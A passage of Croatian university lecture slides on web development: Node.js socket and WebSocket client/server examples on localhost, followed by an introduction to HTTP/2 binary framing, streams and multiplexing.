  console.error(err);
});
// Open server on port 9898
server.listen(9898, () => {
  console.log('opened server on', server.address().port);
});
```

Poslužitelj u  
Node.js

Pokreće *socket* poslužitelj na portu 9898 (*createServer*), te „sluša“ za zahtjeve za povezivanjem (*server.listen*). Šalje niz znakova (*socket.write*) na svako uspješno spajanja klijenta. Nakon toga *socket* se zatvara (*socket.end*). Pokretanje i greške se logiraju.

<https://www.pubnub.com/blog/nodejs-websocket-programming-examples/>

# WebSocket API – cjelovit primjer u Node.js (2)



```
// Node.js socket client script
const net = require('net');
// Connect to a server @ port 9898
const client = net.createConnection({ port: 9898 }, () => {
    console.log('CLIENT: I connected to the server.');
    client.write('CLIENT: Hello this is client!');
});

client.on('data', (data) => {
    console.log(data.toString());
    client.end();
});
client.on('end', () => {
    console.log('CLIENT: I disconnected from the server.');
});
```

Klijent u  
Node.js

Klijent se pokušava spojiti na port 9898 (createConnection). Ako je povezivanje uspješno, klijent šalje niz znakova (client.write) na poslužitelja. Ako poslužitelj pošalje poruku klijentu ona se dohvata u 'data' metodi za upravljanjem događaja (client.on('data', (data))) te se ispisuje na ekranu (console.log).

<https://www.pubnub.com/blog/nodejs-websocket-programming-examples/>

# WebSocket API – cjelovit primjer u Node.js (3)



```
// Node.js WebSocket server script
const http = require('http');
const WebSocketServer = require('websocket').server;
const server = http.createServer();
server.listen(9898);
const wsServer = new WebSocketServer({
    httpServer: server
});
wsServer.on('request', function(request) {
    const connection = request.accept(null, request.origin);
    connection.on('message', function(message) {
        console.log('Received Message:', message.utf8Data);
        connection.sendUTF('Hi this is WebSocket server!');
    });
    connection.on('close', function(reasonCode, description) {
        console.log('Client has disconnected.');
    });
});
```

WebSocket poslužitelj u Node.js

Pokreće **WebSocket API** poslužitelj na portu 9898 (`server.listen`) jednake funkcionalnosti kao prethodni poslužitelj. Koristi programski paket treće strane [WebSocket NPM package](#) za jednostavno kreiranje poslužitelja (`WebSocketServer`).

<https://www.pubnub.com/blog/nodejs-websocket-programming-examples/>

# WebSocket API – cjelovit primjer u Node.js (4)



```
<!DOCTYPE html>
<html>
<head>
  <title>WebSocket Playground</title>
</head>
<body>
</body>
<script>
const ws = new WebSocket('ws://localhost:9898/');
ws.onopen = function() {
  console.log('WebSocket Client Connected');
  ws.send('Hi this is web client.');
};

ws.onmessage = function(e) {
  console.log("Received: '" + e.data + "'");
};

</script>
</html>
```

WebSocket  
klijent u  
Node.js

Deklaracija WebSocket klijenta (WebSocket) je podržana od HTML5 web preglednika. Koristi se metoda za upravljanjem događaja onmessage za primanje poruka sa poslužitelja.

<https://www.pubnub.com/blog/nodejs-websocket-programming-examples/>

# **Napredni razvoj programske potpore za web**

**- predavanja -  
2021./2022.**

---

**HTTP2**

# Creative Commons



- slobodno smijete:
  - **dijeliti** — umnožavati, distribuirati i javnosti priopćavati djelo
  - **prerađivati** djelo
- pod sljedećim uvjetima:
  - **imenovanje:** morate priznati i označiti autorstvo djela na način kako je specificirao autor ili davatelj licence (ali ne način koji bi sugerirao da Vi ili Vaše korištenje njegova djela imate njegovu izravnu podršku).
  - **nekomercijalno:** ovo djelo ne smijete koristiti u komercijalne svrhe.
  - **dijeli pod istim uvjetima:** ako ovo djelo izmijenite, preoblikujete ili stvarate koristeći ga, preradu možete distribuirati samo pod licencom koja je ista ili slična ovoj.

*U slučaju daljnog korištenja ili distribuiranja morate drugima jasno dati do znanja licencne uvjete ovog djela.*

*Od svakog od gornjih uvjeta moguće je odstupiti, ako dobijete dopuštenje nositelja autorskog prava.*


*Ništa u ovoj licenci ne narušava ili ograničava autorova moralna prava.*

*Tekst licence preuzet je s <http://creativecommons.org/>*

# Uvod (1)

- HyperText Transfer Protocol (HTTP) je internetski protokol aplikacijskog sloja koji definira format i način razmjene poruka između klijenta i poslužitelja. Protokol HTTP može biti izведен na bilo kojoj mreži temeljenoj na internetskim protokolima i može prenositi različite vrste podataka, a proširiv je i prema novim formatima podataka.
- HTTP definira dvije vrste poruka – zahtjev i odgovor.
  - Zahtjev definira metodu, resurs i protokol, dok odgovor sadrži ishod zahtjeva opisan statusnim kodom, i ovisno o vrsti zahtjeva i ishodu, sadržaj traženog resursa.
- Od 1999. godine je važeća verzija protokola HTTP verzija HTTP/1.1, specificirana u RFC-u 2616.

# Uvod (2)



# HTTP/2 u odnosu na HTTP/1.1 (1)

- Cilj pri izradi HTTP/2 protokola bio je otkloniti mnoge nedostatke HTTP/1.1 te povećati učinkovitost i sigurnost.
- Glavna razlika između HTTP/2 i HTTP/1.1 verzija HTTP protokola je u načinu na koji se podaci grupiraju u okvire i prenose između klijenta i poslužitelja.
- Značajne razlike – uvodno (1):
  - HTTP/2 je binarni protokol, dok HTTP/1.1 podatke prenosi kao niz znakova
  - omogućeno je multipleksiranje više tokova podataka („streamova”) preko jedne veze. To znači da klijent može poslati više zahtjeva na istoj vezi, a poslužitelj može odgovarati u bilo kojem redoslijedu, odnosno kako odgovori postanu spremni.
  - Uvedena je HPACK kompresija zaglavlja koja uvelike sprječava redundantnost zaglavlja koja je sveprisutna kod ranijih verzija HTTP protokola

# HTTP/2 u odnosu na HTTP/1.1 (2)


- Značajne razlike – uvodno (2):

- *server push* – poslužitelji mogu unaprijed poslati resurse koji će se uskladištiti iako ih klijent nije eksplicitno zatražio. To omogućuje poslužitelju da „predvidi“ resurse koje će klijent zatražiti sljedeće te tako uštedi jedan obilazak (RTT – Round Trip Time)
- prioritizacija zahtjeva
- kontrola toka na razini veze i na razini *streama*
- HTTP/2 je unio različite vrste okvira (DATA, HEADERS, PRIORITY, RST\_STREAM, SETTINGS, PUSH\_PROMISE, PING, GOAWAY, WINDOW\_UPDATE, CONTINUATION).

Jednostavna usporedba performansi HTTP/1.x i HTTP/2


<http://www.http2demo.io/>

<https://http2.akamai.com/demo>



# Binarni prijenos (1)

- U središtu svih poboljšanja performansi HTTP/2 je novi binarni sloj uokvirivanja (*binary framing layer*), koji određuje kako se HTTP poruke inkapsuliraju i prenose između klijenta i poslužitelja.




# Binarni prijenos (2)

- Naziv „sloj“ se odnosi na odabir dizajna za uvođenje novog optimiziranog mehanizma kodiranja poruka između utičnice i aplikacije.
  - HTTP semantika je ostala nepromijenjena.
  - Ali za razliku od protokola HTTP/1.x s otvorenim tekstom razgraničenog novim retkom, sva je HTTP/2 komunikacija podijeljena na manje poruke i okvire, od kojih je svaki kodiran u binarnom formatu.
- Klijent i poslužitelj moraju koristiti novi mehanizam binarnog kodiranja kako bi ispravno razmijenili poruke.
  - HTTP/1.x klijent nije kompatibilan sa serverom koji isključivo podržava HTTP/2 protokol, i obrnuto.


# HTTP/2 konekcija

- Uvođenjem novog mehanizma binarnog uokvirivanja (*framing*) mijenja se način razmjene podataka između klijenta i poslužitelja.
- HTTP/2 rječnik:
  - Tok (*stream*): Dvosmjerni (bidirekcionalni) tok podataka kroz uspostavljenu vezu koji sadržava barem jednu poruku.
  - Poruka (*message*): Cjeloviti niz okvira koji mapiraju logički zahtjev i poruku odgovor.
  - Okvir (*frame*): Najmanji element komunikacije HTTP/2 protokolom. Sadržava zaglavje okvira (*frame header*) i identifikator toka (ID) kojemu okvir pripada. Sadržava binarne podatke.



# Binarni okviri

- Nakon uspostave konekcije, klijent i poslužitelj komuniciraju razmjenom okvira.
  - *Binary framing* je važno unapređenje u odnosu na HTTP1/1.x
- Svi okviri imaju zaglavje (FRAME header) dužine 9 bajta:
  - Length: dužina okvira = 24 bit
    - Jedan okvir može prenijeti do  $2^{24}$  bitova (~16MB) podataka, ipak zbog optimizacije veličina je do  $2^{14}$ , a veći okvir klijent i poslužitelj moraju dogovoriti (SETTINGS\_MAX\_FRAME\_SIZE)
  - Type: tip i semantika okvira, nepoznati će biti odbačeni = 8 bit
  - Flags: boolean zastavice = 8 bit
  - R: Rezervirano = 1 bit (uvijek vrijednost 0)
  - Stream identifier: jedinstveni identifikator HTTP/2 toka = 31 bit




# Tokovi, poruke i okviri (1)

- Sva komunikacija se odvija putem jedne TCP veze koja može nositi bilo koji broj dvosmjernih tokova.
- Svaki tok ima jedinstveni identifikator i dodatne informacije o prioritetu koje se koriste za prijenos dvosmjernih poruka.
- Svaka poruka je HTTP poruka, poput zahtjeva ili odgovora, koji se sastoji od jednog ili više okvira.
- Okvir je najmanja komunikacijska jedinica koja nosi određenu vrstu podataka - npr. HTTP zaglavla, tekst, poruke itd.
- Okviri iz različitih tokova mogu se multipleksirati (*interleaving*), a zatim ponovno rastaviti (demultipleksirati) putem identifikatora toka u zaglavljiju svakog okvira.
- Multipleksiranje je metoda u HTTP/2 pomoću koje se može poslati više HTTP zahtjeva i odgovori mogu primati asinkrono putem jedne TCP veze.
- Mehanizam razmjene binarno kodiranih okvira, koji se preslikavaju u poruke koje pripadaju određenom toku, a sve se multipleksira unutar jedne TCP veze zajedno čini temelj koji omogućuje sve ostale značajke i optimizaciju performansi koje pruža HTTP/2 protokol.

# Tokovi, poruke i okviri (2)

- HTTP/2 je binarni protokol. Svaki HTTP/2 zahtjev i odgovor dobivaju jedinstveni ID koji se naziva *stream* ID, a HTTP zahtjev i odgovor podijeljeni su u okvire. Okviri su binarni podaci.
  - ID *streama* koristi se za identifikaciju kojem zahtjevu ili odgovoru okvir pripada.
  - Tok podataka je zbirka okvira s istim ID-om *streama*.
- Za postavljanje HTTP zahtjeva, klijent prvo dijeli zahtjev na binarne okvire i okvirima dodjeljuje ID *streama* zahtjeva. Zatim započinje TCP vezu s poslužiteljem. I tada klijent počinje slati okvire poslužitelju. Nakon što poslužitelj ima spreman odgovor, on dijeli odgovor na okvire i daje okvirima odgovora isti ID toka odgovora. Poslužitelj šalje odgovor u okvirima.
- ID *streama* je neophodan jer se više zahtjeva izvoru šalje putem jedne TCP veze pa ID omogućuje identifikaciju kojem zahtjevu ili odgovoru okvir pripada.

# Tokovi, poruke i okviri (3)




# HTTP/2 multipleksiranje (1)

- Ako klijent koji podržava samo HTTP/1.x želi ostvariti višestruke paralelne zahtjeve kako bi povećao performanse, onda mora otvoriti višestruke TCP konekcije.
  - Ova neučinkovitost je posljedica HTTP/1.x *response queuing* svojstva gdje se u jednoj konekciji odgovori serijaliziraju (FIFO) samo jedan odgovor može biti isporučen odjednom, po vezi.
  - *Head-of-line blocking* zbog prekoračenja maksimalnog broja konekcija jednog klijenta i poslužitelja.
- Klijent koji podržava HTTP/2 ne podliježe ovim ograničenjima
  - *Binary framing layer*
  - Uvodi se multipleksiranje poruka zahtjeva i odgovora. Jedna HTTP/2 poruka podijeljena je na međusobno neovisne okvire koji se mogu asinkrono slati i primati. Demultipleksiranje kod klijenta.

# HTTP/2 multipleksiranje (2)

